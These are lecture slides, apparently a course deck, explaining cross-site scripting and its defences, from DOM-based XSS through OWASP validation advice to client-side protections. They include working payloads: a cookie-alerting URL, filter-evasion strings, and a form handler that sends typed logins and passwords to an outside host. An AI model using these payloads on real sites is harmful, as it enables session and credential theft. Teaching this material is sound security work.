DOM-based XSS (no server used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,docum
ent.URL.length));
</SCRIPT>
</HTML>
```


- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

Defenses at server



How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
  - Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete.

Input data validation and filtering

- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

Output filtering / encoding

- Remove / encode (X)HTML special chars
  - &lt; for <, &gt; for >, &quot for “ …
- Allow only safe commands (e.g., no <script>…)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG “””><SCRIPT>alert(“XSS”)…
  - Or: (long) UTF-8 encode, or…
- Caution: Scripts not only in <script>!
  - Examples in a few slides

Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src=“javascript:alert(document.cookie);”>
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, …
- Typical use:
  - <img src=“none” OnError=“alert(document.cookie)”>
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

Problems with filters

- Suppose a filter removes <script
  - Good case

    `<script src=" ..."` → src="..."
  - But then

    `<scr<scriptipt src=" ..."` → <script src=" ..."

Advanced anti-XSS tools

- Dynamic Data Tainting
  - Perl taint mode
- Static Analysis
  - Analyze Java, PHP to determine possible flow of untrusted input

Client-side XSS defenses

- Proxy-based: analyze the HTTP traffic exchanged between user’s web browser and the target web server by scanning for special HTML characters and encoding them before executing the page on the user’s web browser
- Application-level firewall: analyze browsed HTML pages for hyperlinks that might lead to leakage of sensitive information and stop bad requests using a set of connection rules.
- Auditing system: monitor execution of JavaScript code and compare the operations against high-level policies to detect malicious behavior